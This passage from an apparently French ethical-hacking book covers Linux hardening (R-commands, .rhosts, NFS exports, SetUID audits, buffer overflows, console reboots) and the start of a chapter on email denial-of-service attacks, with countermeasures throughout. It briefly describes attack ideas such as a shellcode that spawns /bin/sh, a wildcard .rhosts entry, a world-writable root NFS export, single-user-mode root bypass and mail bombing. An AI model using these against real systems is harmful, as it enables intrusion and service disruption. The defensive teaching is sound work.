6. **Vous pouvez sortir de l'éditeur vi en frappant la touche Esc pour quitter le mode insertion puis la commande : wq, que vous validez par Entrée**.

   Cette commande demande à **vi** i d'enregistrer les modifications puis de quitter.

7. **Vous pouvez provoquer l'arrêt du service** `inetd` **avec le numéro PID du service :**

```
kill -HUP PID
```

chkconfig

Si vous ne trouvez pas le fichier *inetd.conf* ou s'il est vide, c'est que votre version de Linux utilise la variante *xinetd*, qui est plus sûre, pour se tenir à l'écoute des requêtes des applications réseau. Dans ce cas, vous modifierez le fichier */etc/ xinetd.conf*. Pour en savoir plus sur ces fichiers, saisissez l'une des deux commandes `man xinetd` ou `man xinetd.conf` à l'invite Linux. Si vous utilisez la distribution Red Hat 7.0 ou une version ultérieure, vous pouvez désactiver les démons dont vous ne voulez pas au moyen du programme */sbin/ chkconfig*.

Pour dresser la liste des services qui sont actifs par le fichier *xinetd.conf*, vous pouvez saisir la commande suivante :

```
chkconfig --list
```

Pour désactiver un service, par exemple **snmpd**, procédez ainsi :

```
chkconfig --del
snmpd
```

Le même programme **chkconfig** permet de désactiver bien sûr les autres services comme FTP, Telnet et le serveur Web.

Contrôle d'accès

L'outil nommé **TCP Wrappers** permet de contrôler et de journaliser les accès aux services TCP critiques, tels que FTP et HTTP. Vous pouvez ainsi détecter les activités néfastes en vous servant du nom de machine ou

de son adresse IP.

Pour tous détails au sujet de TCP Wrappers, visitez cette page : ftp://ftp.porcupine.org/pub/security/index.html.

N’oubliez jamais la précaution de base : vos systèmes et applications, ainsi que tout le réseau interne, ne doivent pas être ouverts à tous vents, et doivent imposer des règles strictes pour les mots de passe. Pensez à désactiver l’accès FTP anonyme, à moins d’en avoir vraiment besoin. Et même si c’est le cas, limitez les accès aux correspondants qui ont vraiment besoin d’accéder aux informations, si cela est possible.

Protection des fichiers .rhosts et hosts.equiv

Tous les systèmes dans l'esprit Unix, et notamment Linux, appliquent le concept de fichier partout où cela peut faire sens. Tout ce que vous faites avec un tel système suppose des fichiers, et c'est pourquoi la plupart des attaques contre Linux se situent au niveau des fichiers.

Attaques sur hosts.equiv et .rhosts

Dès qu'un pirate peut obtenir un moyen d'entrer dans un système, avec un analyseur réseau ou en provoquant l'arrêt d'une application pour profiter d'un débordement de

tampon mémoire, il va d'abord chercher à connaître les utilisateurs qui sont reconnus par ce système local. Voilà pourquoi vous devez vous-même vérifier comment ces fichiers sont protégés. Il s'agit ici des deux fichiers */ etc/ hosts.equiv* et *.rhosts*.

Fichier hosts.equiv

Le fichier */etc/ hosts.equiv* ne donne pas accès à la racine root, mais il contient les noms des comptes qui sont autorisés à utiliser les services de la machine locale. Si ce fichier contient par exemple le nom **Tribu**, tous les utilisateurs de la machine nommée **Tribu** auraient accès à celle-ci. Un pirate peut tenter de lire ce fichier pour ensuite falsifier son adresse IP et son nom de machine afin d'accéder

au système local. Il peut également utiliser les noms trouvés dans *.rhosts* et *hosts. equiv* pour trouver les noms des autres machines qu'il pourrait ensuite attaquer.

Fichier .rhosts

Chaque compte utilisateur Linux possède un fichier *$home/.rhosts* qui détermine quels utilisateurs distants peuvent utiliser sans avoir besoin de mots de passe les commandes en R de la distribution BSD, et notamment **rsh**, **rcp** et **rlogin**. Vous trouverez ce fichier dans le répertoire principal de chaque utilisateur, y compris du superutilisateur root, par exemple dans */home/jdupont*. Voici ce que peut contenir un tel fichier :

```
tribu boch
```

```
tribu fost
+tribu enol
```

Dans cet exemple, les deux utilisateurs **boch** et **fost** du système distant nommé **Tribu** peuvent se connecter à la machine avec les mêmes droits qu'un utilisateur local. Si vous ajoutez un signe + en préfixe, n'importe quel utilisateur de n'importe quelle machine peut se connecter à la machine locale. Un pirate qui a accès à ce fichier peut appliquer les techniques suivantes :

- il peut modifier manuellement le fichier ;
- il peut lancer un script qui exploite un autre script non sécurisé de CGI sur une application du serveur Web de la machine.

Ce fichier de configuration constitue donc une cible de choix. Dans la plupart des systèmes Linux que j'ai pu tester, ces fichiers ne sont pas utilisés par défaut. Pourtant, rien n'empêche un utilisateur de créer par mégarde ou volontairement un de ces fichiers dans son répertoire principal, ce qui ouvre une brèche importante dans ce système.

Contre-mesures

Les deux contre-mesures suivantes vous permettront d'empêcher les pirates d'accéder aux deux fichiers *.rhosts* et *hosts.equiv*.

Désactivation des commandes

Commencez par

désactiver toutes les commandes BSD en R. Vous avez deux moyens pour ce faire :

- vous pouvez commenter les lignes du fichier *inetd.conf* pour **shell**, **login** et **exec** ;
- vous pouvez modifier les fichiers **rexec**, **rlogin** et **rsh** dans le répertoire */etc/xinetd.d*. Dans chaque fichier, changez l'option `disable=no` en `disable=yes`, comme le montre la Figure 13.8.

Figure 13.8 : Désactivation d'une option dans le fichier rexec.

Dans Linux Red Hat Enterprise, vous désactivez toutes les commandes en R au moyen du programme

setup :

1. **Sur l'invite de commande, saisissez la commande setup**.
2. **Entrez dans le module system-config-services**.
3. **Sélectionnez les services désirés**.
4. **Cliquez Disable**.

Bloquage des accès

Vous pouvez également bloquer les accès illicites à ces deux fichiers :

- en bloquant les adresses maquillées au niveau du pare-feu comme montré dans le Chapitre 9 ;

» en limitant l'accès en lecture à ces deux fichiers à leur seul propriétaire.

.rhosts : saisissez la commande suivante dans le répertoire principal de chaque utilisateur :

```
chmod 600 .rhosts
```

hosts.equiv : saisissez cette commande dans le répertoire */etc* :

```
chmod 600
hosts.equiv
```

Un outil nommé **Open Source Tripwire** (http://sourceforge.net/projects/tripwire) permet de placer les fichiers sous surveillance. L'outil vous prévient à chaque accès et chaque modification.

Sécurité des disques réseau NFS

Le sous-système NFS (Network File System) sert à rendre accessible des systèmes de fichiers distants, un peu comme les partages réseau de Windows. Cette possibilité d'accès à distance laisse deviner que NFS va subir des attaques. Je décris d'autres failles et attaques des systèmes de stockage dans le Chapitre 16.

Attaques NFS

Un pirate peut accéder à distance et faire ce qu'il veut sur un système si NFS a été mal configuré ou s'il a réussi à modifier le fichier de configuration */etc/exports*. En effet, ce fichier contient des

paramètres permettant au monde entier d'accéder à la totalité des fichiers. S'il n'y a aucune liste de contrôle d'accès, il suffit d'une commande telle que la suivante à ajouter dans le fichier */etc/exports* :

```
/ rw
```

Cette ligne très courte indique que tout le monde peut monter la partition racine (/) à distance en lecture (r) et en écriture (w). Les trois conditions suivantes doivent également être satisfaites :

- le service **nfsd** qui est le démon NFS doit être actif ainsi que le **portmap** qui établit les correspondances entre NFS et RPC ;
- le pare-feu doit

autoriser le trafic NFS ;

»

pour que les systèmes puissent accéder à distance au serveur qui héberge le démon NFS, ils doivent être mentionnés dans le fichier */etc/hosts.allow*.

Un administrateur Linux qui n'a pas bien appris comment il faut partager une ressource NFS aura tendance à choisir la solution la plus facile, ce qui entraîne l'apparition d'une vraie faille. Si quelqu'un réussit à accéder à distance au système, celui-ci est tout à lui.

Contre-mesures

Pour vous protéger contre les attaques NFS, tout dépend du besoin.

» Si vous n’avez pas besoin de NFS, désactivez le service.

» Si vous avez besoin de NFS, appliquez l’une des contre-mesures suivantes :

- définissez un filtrage du trafic NFS dans le pare-feu, en général au niveau du port UDP 111 pour filtrer tout le trafic RPC ;
- ajoutez une liste de contrôle d’accès réseau pour restreindre les accès à

certaines machines ;

- vérifiez la configuration des deux fichiers */etc/exports* et */etc/hosts.allow*.

Droits d'accès aux fichiers

Il existe sous Linux deux types de fichiers spéciaux qui permettent à un programme de s'exécuter avec les mêmes droits que le propriétaire de ce fichier : SetUID pour les identifiants des utilisateurs et SetGID pour ceux des groupes.

Ces deux attributs SetUID et SetGID sont obligatoires pour utiliser un programme qui a besoin d'un accès complet au système. Par

exemple, lorsque l'utilisateur lance le programme **passwd** pour modifier son mot de passe, le programme est lancé sans droit d'accès du superutilisateur ni d'aucun autre. Cela permet à l'utilisateur de se servir du programme et à ce dernier de mettre à jour la base des mots de passe sans réclamer une ouverture de session en tant que superutilisateur.

Attaques sur les droits d'accès fichiers

Un programme néfaste qui dispose des privilèges root peut facilement se cacher, ce qui permet à un malveillant de déposer les fichiers qui serviront à l'attaque, et

notamment les rootkits. Pour y parvenir, il a besoin d'utiliser les attributs SetUID et SetGID.

Contre-mesures

Vous pouvez chercher l'existence de programmes malicieux de façon manuelle ou automatique.

Test manuel

Les commandes suivantes permettent d'afficher les programmes utilisant les attributs SetUID et SetGID :

Programmes configurés pour SetUID :

```
find / -perm
-4000 -print
```

Programmes configurés pour SetGID :

```
find / -perm
-2000 -print
```

Liste des fichiers lisibles par tout le monde :

```
find / -perm -2 -
type f -print
```

Liste des fichiers cachés :

```
find / -name ".*"
```

Chacune de ces commandes risque de renvoyer une liste très longue, mais ne vous alarmez pas. Reportez-vous à votre documentation ou cherchez sur Internet pour savoir quels fichiers ont légalement le droit de posséder ces attributs. Vous pouvez aussi comparer les résultats avec ceux d'un système que vous savez libre de toute infection.

Gardez toujours un œil sur vos systèmes à la recherche d'un nouveau fichier utilisant les attributs SetUID ou SetGID.

Test automatique

Vous pouvez profiter d'un programme de surveillance des fichiers qui va vous prévenir à chaque modification. C'est l'approche que je conseille car elle est beaucoup plus simple que de devoir réaliser des tests manuels régulièrement. Voici ces possibilités :

- pour savoir quel fichier a changé et quand, vous pouvez utiliser un outil de détection comme **Open Source Tripwire** ;

» l'outil de surveillance des fichiers **COPS** (ftp://ftp.cerias.purdue.edu/pub/tools/unix/scanners/cops) détecte tous les fichiers dont le statut a changé, et notamment par définition un nouveau SetUID ou suppression d'un SetGID.

Attaques par débordement de tampon

Plusieurs démons, dont RPC, sont sensibles aux attaques par débordement de tampon (buffer overflow). C'est ce genre d'attaque qui permet à un pirate de s'introduire dans un système pour modifier

les fichiers, lire les bases de données, et bien d'autres méfaits.

Principe de l'attaque

Pour réaliser une attaque par débordement de tampon, le pirate envoie, manuellement ou via un script, des chaînes de données en direction de la machine Linux de la victime. Voici ce que ces chaînes peuvent contenir :

- des instructions machines forçant le processeur à ne rien faire ;
- un code malicieux pour remplacer le processus à attaquer, par exemple `exec ("/bin/sh")` permet de lancer une invite sur

ligne de commande avec un interpréteur.

Il ajoute un pointeur vers le début du code malveillant dans le tampon mémoire.

Si la cible de l'attaque, par exemple FTP ou RPC, fonctionne avec les privilèges root, le pirate dispose des droits d'accès de superutilisateur dans son interpréteur à distance. Les logiciels les plus vulnérables sous Linux sont Samba, MySQL et Mozilla Firefox. Ces outils peuvent être attaqués par des versions payantes ou gratuites des produits tels que Metasploit (https://www.metasploit.com). Cela permet d'accéder à la ligne de commande, d'installer une porte d'accès dérobée par un compte utilisateur, de modifier les propriétaires des

fichiers, et bien d'autres choses. J'ai présenté l'outil Metasploit dans le Chapitre 12.

Contre-mesures

Vous disposez de trois principales parades contre les débordements de tampon :

- désactivation des services inutiles ;
- mise en place d'un pare-feu ou d'un détecteur d'intrusion IPS sur la machine ;
- mise en place d'un mécanisme de contrôle d'accès du style TCP Wrappers afin de réclamer un mot de passe pour authentifier les utilisateurs.

Ne vous limitez pas à une adresse IP ou à un nom de machine pour autoriser les accès, car ces paramètres sont faciles à falsifier.

Vérifiez également que vos systèmes sont bien à jour au niveau du noyau et des applications.

Contrôle de l'accès physique

Certaines attaques Linux demandent aux malveillants d'avoir accès à la console système, ce qui est loin d'être improbable lorsque l'entreprise n'est pas étanche aux visiteurs indésirables.

Attaques avec accès

physique

Lorsque l'attaquant peut s'installer devant la console système, il peut redémarrer celui-ci, même si personne n'a ouvert de session, au moyen des touches Ctrl + Alt + Suppr. Il peut choisir de redémarrer en mode Mono-utilisateur, ce qui lui permet ensuite de supprimer le mot de passe de superutilisateur ou de lire le fichier des mots de passe Shadow. J'ai présenté le cassage des mots de passe dans le Chapitre 8.

Contre-mesures

Pour rendre impossible le redémarrage du système par la frappe des trois touches Ctrl + Alt + Suppr, il suffit de mettre en commentaire par un signe # en début de ligne dans le fichier /

etc/inittab la ligne suivante :

```
ca::ctrlaltdel:/
sbin/shutdown -t3
-r now
```

Bien sûr, cela vous empêche vous aussi de pouvoir redémarrer le système de cette façon (voir Figure 13.9).



Linux - SecureCRT
File Edit View Options Transfer Script Window Help
[kbeaver@localhost etc]$ cat inittab
#
inittab This file describes how the
the system in a certain run-
#
Author: Miquel van Smoorenburg, <mig
Modified for RHS Linux by Ma
#
Default runlevel. The runlevels used by RH
0 - halt (Do NOT set initdefault to this
1 - Single user mode
2 - Multiuser, without NFS (The same as
3 - Full multiuser mode
4 - unused
5 - X11
6 - reboot (Do NOT set initdefault to th
#
id:5:initdefault:
System initialization.
si::sysinit:/etc/rc.d/rc.sysinit
l0:0:wait:/etc/rc.d/rc 0
l1:1:wait:/etc/rc.d/rc 1
l2:2:wait:/etc/rc.d/rc 2
l3:3:wait:/etc/rc.d/rc 3
l4:4:wait:/etc/rc.d/rc 4
l5:5:wait:/etc/rc.d/rc 5
l6:6:wait:/etc/rc.d/rc 6
Things to run in every runlevel.
ud::once:/sbin/update
Trap CTRL-ALT-DELETE
ca::ctrlaltdel:/sbin/shutdown -t3 -r now
Ready

Figure 13.9 : Le fichier */etc/ inittab* avec la ligne qui permet le redémarrage par frappe clavier.

Pour les ordinateurs portables sous Linux, adoptez un logiciel de cryptage, comme celui de **WinMagic** (https://www.winmagic.com) ou Symantec **End-Point Encryption** (https://www.symantec.com/products/endpoint-encryption). Si vous ne prenez pas cette précaution, la perte ou le vol de l'ordinateur portable risque d'ouvrir une brèche béante vers votre système, sans oublier les poursuites éventuelles que vous risquez au titre de la protection des données.

Si vous soupçonnez un accès récent à votre système, soit physiquement, soit à distance en utilisant un mot de passe fragile ou un débordement de tampon, utilisez le

programme **last** qui permet d'afficher les plus récentes lignes des journaux. Vous pourrez ainsi repérer des identifiants ou des heures de connexion anormaux. Le programme utilise le fichier */var/log/wtmp*. Pour voir seulement les plus récentes lignes du fichier, utilisez la commande suivante :

```
last|head
```

Tests de sécurité générale

Voici quelques points à vérifier pour vous assurer de la sécurité globale de vos systèmes Linux et macOS :

» des erreurs de configuration ou des entrées anormales dans

- les fichiers des mots de passe *shadow* ;
- une non-conformité aux règles de complexité des mots de passe ;
- des comptes utilisateurs ayant les mêmes droits que le compte root ;
- des tâches planifiées dans **cron**, mais que vous ne reconnaissez pas ;
- contrôle des empreintes des fichiers binaires du système ;
- recherche de la présence d'un rootkit ;
-

> vérification de la configuration réseau, y compris les mesures de protection contre les altérations de paquets, les attaques DoS ;
>
> » vérification des droits d'accès aux fichiers journaux du système.

Tous ces contrôles peuvent être réalisés manuellement, ou grâce à un outil. La Figure 13.10 montre le début d'exécution de l'outil d'audit **Tiger** (`www.nongnu.org/tiger`). La Figure 13.11 montre un extrait du résultat. Remarquez la richesse des données récoltées, ce qui est appréciable pour un outil gratuit !

Linux - SecureCRT
File Edit View Options Transfer Script Window
[root@localhost tiger]# /usr/local/bin/ti
bash: /usr/local/bin/tiger: No such file
[root@localhost tiger]# /usr/local/sbin/t
Tiger UN*X security checking system
Developed by Texas A&M University, 199
Updated by the Advanced Research Corpo
Further updated by Javier Fernandez-Sa
Covered by the GNU General Public Lice
Configuring...
Will try to check using config for 'i586'
--CONFIG-- [con005c] Using configuration
configuration files for generi
Tiger security scripts *** undetermined *
22:17> Beginning security report for loca
22:17> Starting file systems scans in bac
22:17> Checking password files...
22:17> Checking password format...
22:17> Checking group files...
22:17> Checking user accounts...
22:17> Checking .rhosts files...
22:17> Checking .netrc files...
22:17> Checking ttytab, securetty, and lo
22:17> Checking PATH settings...
22:18> Checking anonymous ftp setup...
22:18> Checking mail aliases...
22:18> Checking cron entries...
Ready

Figure 13.10 : Lancement de l'outil d'audit Tiger.




Figure 13.11 : Extrait des résultats du test par Tiger.

Vous pouvez remplacer Tiger par **Linux Security Auditing Tool** (`http://usat.sourceforge.net`) ou **Bastille Unix** (`http://bastille-linux.sourceforge.net`).

Déploiement des correctifs (*patchs*)

L'adoption et le

déploiement rapide des correctifs est votre meilleure protection pour les systèmes Linux et macOS. Ce travail vous sera simplifié si vous utilisez un outil pour aider aux déploiements des correctifs.

Lors de mes missions, je constate souvent que les machines sous Linux et macOS sont oubliées dans le processus de déploiement des correctifs. Les gens sont concentrés sur Windows et en oublient les autres systèmes de leur réseau. Ne tombez pas dans ce piège.

Les correctifs sont essentiels, même pour les systèmes qui sont considérés comme très sûrs. Par exemple,

macOS High Sierra a montré récemment deux failles dont ont été victimes de nombreuses machines Mac. La première permettait d'accéder en tant que superutilisateur sans mot de passe et la seconde permettait d'accéder aux paramètres du magasin App Store en indiquant n'importe quel nom pour l'administrateur et avec un mot de passe au hasard. Voilà pourquoi il faut rester en veille et déployer les correctifs au plus vite. Quant aux utilisateurs qui apportent leur propre ordinateur, rappelez-leur qu'ils doivent appliquer les correctifs et forcez même leur installation. N'oubliez pas que le réseau de l'entreprise est en jeu !

Mise à jour des

distributions

Le processus de déploiement varie selon la distribution Linux. Voici les divers outils disponibles :

- **Red Hat** : deux outils sont disponibles sous Linux Red Hat :
  - **RPM Packet Manager** est une interface graphique qui s'utilise sur le bureau de Red Hat. Elle travaille avec des paquetages au format . RPM défini par Red Hat, mais utilisé par d'autres

développeurs. L'outil RPM Packet Manager est dorénavant disponible pour plusieurs distributions Linux ;

- **up2date** est un outil sur ligne de commande disponible dans Red Hat, Fedora, et CentOS.

» **Debian** : sous Debian, l'outil de gestion de paquetages est **dpkg**.

» **Slackware** : l'outil de déploiement se nomme **pkgtool** et permet de mettre à jour tous

les systèmes Slackware Linux.

» **SUSE** : la distribution SUSE fonctionne avec l'outil de gestion de paquetages **YaST2**.

Ne vous limitez pas au noyau Linux et aux outils du système d'exploitation. Pensez aux correctifs concernant Apache, OpenSSL, OpenSSH, MySQL, PHP et les autres applications. Tout programme peut comporter des faiblesses que vous ne pouvez pas ignorer.

En ce qui concerne macOS, les mises à jour sont envoyées directement à chaque ordinateur et c'est donc à l'utilisateur de décider de les installer.

Gestionnaire de mises à jour multiplateforme

Il existe des outils de gestion des correctifs dans le commerce qui offrent des fonctions supplémentaires, notamment la mise en relation des correctifs avec les failles pour déployer d'office ceux qui sont urgemment nécessaires. Voici quelques-uns de ces outils pour Linux et macOS :

- **ManageEngine** (https://www.manageengine.com/products/desktop-central/mac-management.html) ;
- **GFI LanGuard** (https://www.gfi.com/

products-and-solutions/network-security-solutions/gfi-languard/specifications/patch-management-for-operating-systems);

- **KACE Systems Management Appliance** (https://www.quest.com/products/kace-systems-management-appliance).

PARTIE 5
Piratage des applications

DANS CETTE PARTIE

- »
- »
- »

Chapitre 14
Messagerie et téléphonie IP

DANS CE CHAPITRE

- **Attaque d'un système de messagerie**
- **Attaque d'une messagerie instantanée**
- **Attaque d'une application de téléphonie VoIP**

Les systèmes de messagerie et la téléphonie sur Internet se fondent sur des protocoles qui présentent des failles que les gens négligent trop souvent. Pourquoi ? De mon expérience, j'ai pu constater qu'aussi bien les serveurs que les clients restaient fragiles parce que les administrateurs réseau

supposent qu'il suffit de mettre en place des pare-feu et des détecteurs de maliciels, et certains ignorent même totalement ces deux services au niveau de leurs actions de maintien de la sécurité.

Nous allons voir dans ce chapitre comment tester la solidité d'une messagerie et d'un serveur de téléphonie VoIP, et nous donnerons des contre-mesures.

Failles des systèmes de messagerie

Quasiment toutes les applications de messagerie peuvent devenir la cible d'un pirate. Le tableau est sombre lorsque l'on songe à la dépendance de plus en plus grande des entreprises par

rapport à ces outils. Ce que peut faire une personne malveillante dans ce domaine est proprement effrayant.

Une des faiblesses élémentaires découle du fait que les protocoles utilisés n'ont pas été conçus au départ pour une sécurité solide, notamment les protocoles conçus il y a plusieurs dizaines d'années, à une époque bénie où la sécurité n'était pas un souci. Cela dit, même les protocoles de messagerie modernes, en raison de la façon dont ils sont exploités, restent sensibles au niveau sécurité. D'ailleurs, la rigueur est souvent monnayée en échange de plus de confort d'utilisation.

Heureusement, de nombreuses attaques contre les messageries restent d'impact mineur. Certaines peuvent pourtant endommager

les données et la réputation de l'entreprise. Voici le genre d'attaques de messagerie auquel vous devez vous préparer :

- transmission de maliciels ;
- blocage de serveur ;
- prise de contrôle à distance de postes de travail ;
- détournement d'informations qui transitent sur le réseau ;
- exploitation de messages trouvés sur les serveurs et les postes ;
- collecte de tendances, par analyse des fichiers journaux, ce qui permet à un

pirate de collecter des indices décrivant les personnes et les entreprises (cette analyse de trafic s'apparente à de l'ingénierie sociale) ;

- enregistrement et relecture des conversations téléphoniques ;
- récupération des informations de configuration du réseau, et notamment des noms des machines et des adresses IP.

Ces attaques peuvent évidemment permettre de diffuser illégalement des informations confidentielles, et de détruire des données.

Détection et

réponse à une attaque de messagerie

Les attaques présentées ici correspondent aux failles de sécurité les plus répandues dans les messageries. Vous pouvez éliminer ou minimiser l'impact de la plupart d'entre elles. Pour certaines, le malveillant n'a pas besoin de disposer d'énormes compétences en piratage : récolter des informations publiques, analyser et énumérer les systèmes, trouver puis exploiter les failles. Pour d'autres attaques, il faut savoir émettre des courriels en grand nombre ou capturer le trafic du réseau.

Bombes de messagerie

Une bombe de messagerie crée une situation de déni de service du logiciel de messagerie, éventuellement du réseau et des connexions Internet. En effet, l'attaque va consommer une grande partie de la bande passante, et parfois aussi de l'espace de stockage. Une telle bombe peut donc bloquer un serveur puis permettre à un administrateur malveillant d'accéder à d'autres parties du système, et ce malgré les énormes espaces de stockage disponibles de nos jours permettant de sectoriser les activités.

Pilonnage par pièce jointe

Un attaquant peut provoquer un débordement du serveur en émettant des centaines ou des milliers

de courriels comportant une pièce jointe volumineuse à un ou à plusieurs destinataires du réseau.

Principe de l'attaque

Les attaques par pièce jointe ont plusieurs objectifs :

» **Le serveur de messagerie** peut se retrouver complètement bloqué pour les raisons suivantes :

• *Débordement du stockage :* un grand nombre de courriels volumineux peut facilement engorger l'espace de stockage du serveur. Il ne peut

alors plus recevoir de nouveaux messages tant que les messages ne sont pas purgés automatiquement, ou manuellement, un compte à la fois.

Cette attaque peut donc créer un vrai problème DoS en le bloquant ou en vous obligeant à arrêter le serveur pour supprimer l'engorgement. Par exemple, une pièce jointe pesant 100 Mo, envoyée 10 fois

à 100 personnes différentes occupe 100 Go d'espace disque !

- *Écroulement de la bande passante :* l'attaquant peut mettre le serveur à genoux en saturant la connexion Internet entrante. Même si le serveur identifie de lui-même puis supprime les messages concernés, ce traitement va consommer des ressources et ralentir le

temps de réaction aux autres messages.

» **Une attaque ne ciblant qu'une seule adresse** peut avoir de conséquences sérieuses s'il s'agit d'une adresse stratégique pour un utilisateur de haut niveau ou tout un groupe.

Contre-mesures

Voici les parades disponibles pour éviter une attaque par pièce jointe :

» **Limitation de la taille des courriels ou des pièces jointes.** Cherchez cette option dans la configuration de votre serveur de messagerie, par

exemple Microsoft Exchange. Voyez aussi dans le système de filtrage des contenus et même au niveau des clients de messagerie.

» **Limitation de l'espace de stockage de chaque utilisateur.** Cette parade interdit le stockage sur disque des pièces jointes volumineuses. Vous devez limiter la taille des messages en entrée et en sortie, afin d'éviter un utilisateur malveillant. Dans la pratique, quelques Go d'espace suffisent, mais le plafond dépendra de la taille du réseau, de l'espace de

stockage disponible, des pratiques de l'entreprise, *etc.* N'appliquez pas le plafond que vous aurez choisi sans concertation préalable.

Pour transférer des fichiers volumineux, favorisez l'utilisation d'outils dédiés tels que SFTP, FTPS ou HTTPS. Profitez des services de transfert du cloud comme Dropbox for business, OneDrive for Business ou ShareFile. Proposez aux utilisateurs de se servir des disques partagés de leur département ou des disques publics. Vous pouvez ainsi ne stocker qu'un exemplaire du fichier sur le serveur, les utilisateurs venant le télécharger vers leur poste en fonction des

besoins.

Contrairement à l'habitude qui en a été prise, un système de messagerie ne doit pas constituer un référentiel d'informations pour l'entreprise. Lorsqu'un serveur de messagerie sert à centraliser les informations, il peut constituer une source de soucis juridiques. Si l'entreprise fait l'objet d'une demande de restitution des courriels suite à une action en justice, cela devient un véritable cauchemar. Votre stratégie de sécurité doit considérer la création d'un système de classification des informations et de stockage par enregistrement. Cette opération ne peut pas être réalisée par vous seul. Vous devez en parler avec le département juridique,

avec le responsable des ressources humaines, et bien sûr avec le directeur du système d'information. Vous serez ainsi assuré que les personnes responsables sont informées et que l'entreprise ne sera pas inquiétée parce qu'elle détient trop ou pas assez d'informations en cas de troubles ou d'investigation.

Attaque des connexions

Un pirate peut vous envoyer un très grand nombre de courriels en même temps. Un maliciel qui aura réussi à s'implanter dans le réseau pourra réaliser la même attaque de l'intérieur, si votre réseau comporte un relais SMTP ouvert, ce qui est souvent le cas. Une telle attaque peut empêcher le serveur de répondre aux demandes

TCP entrantes et sortantes, ce qui peut le bloquer ou en provoquer l'arrêt. Le pirate peut alors tenter de pénétrer plus avant dans votre système en tant que superutilisateur.

Attaque par inondation de courriels

En envoyant une très grande masse de courriels, les pirates réalisent des attaques de type pourriciel et des attaques DoS.

Contre-mesures

Vous devez tenter de bloquer les attaques de messagerie le plus près des limites externes du réseau, si possible au niveau du cloud.

La plupart des serveurs de messagerie permettent de définir un nombre maximal de ressources utilisées pour

les connexions entrantes, ce qui correspond par exemple pour le serveur IceWarp au paramètre **Maximum Number of Simultaneous Threads** (nombre maximal d'exétrons simultanés). Vous pouvez voir cette option dans la Figure 14.1, mais elle porte évidemment un autre nom sur d'autres serveurs et dans les pare-feu. Cette option ne va pas totalement arrêter l'inondation, mais en réduira l'impact. Ce paramètre impose une limite maximale au pourcentage de temps du processeur occupé par le serveur, ce qui peut vous être d'un grand secours lors d'une attaque DoS.




Figure 14.1 : Limitation du nombre de ressources pour les messages entrants.

Même dans une grande

entreprise ou avec un service de messagerie en cloud comme GSuite ou Office 365, il n'y a pas de raison de devoir réagir à des milliers de courriels entrants à la fois.

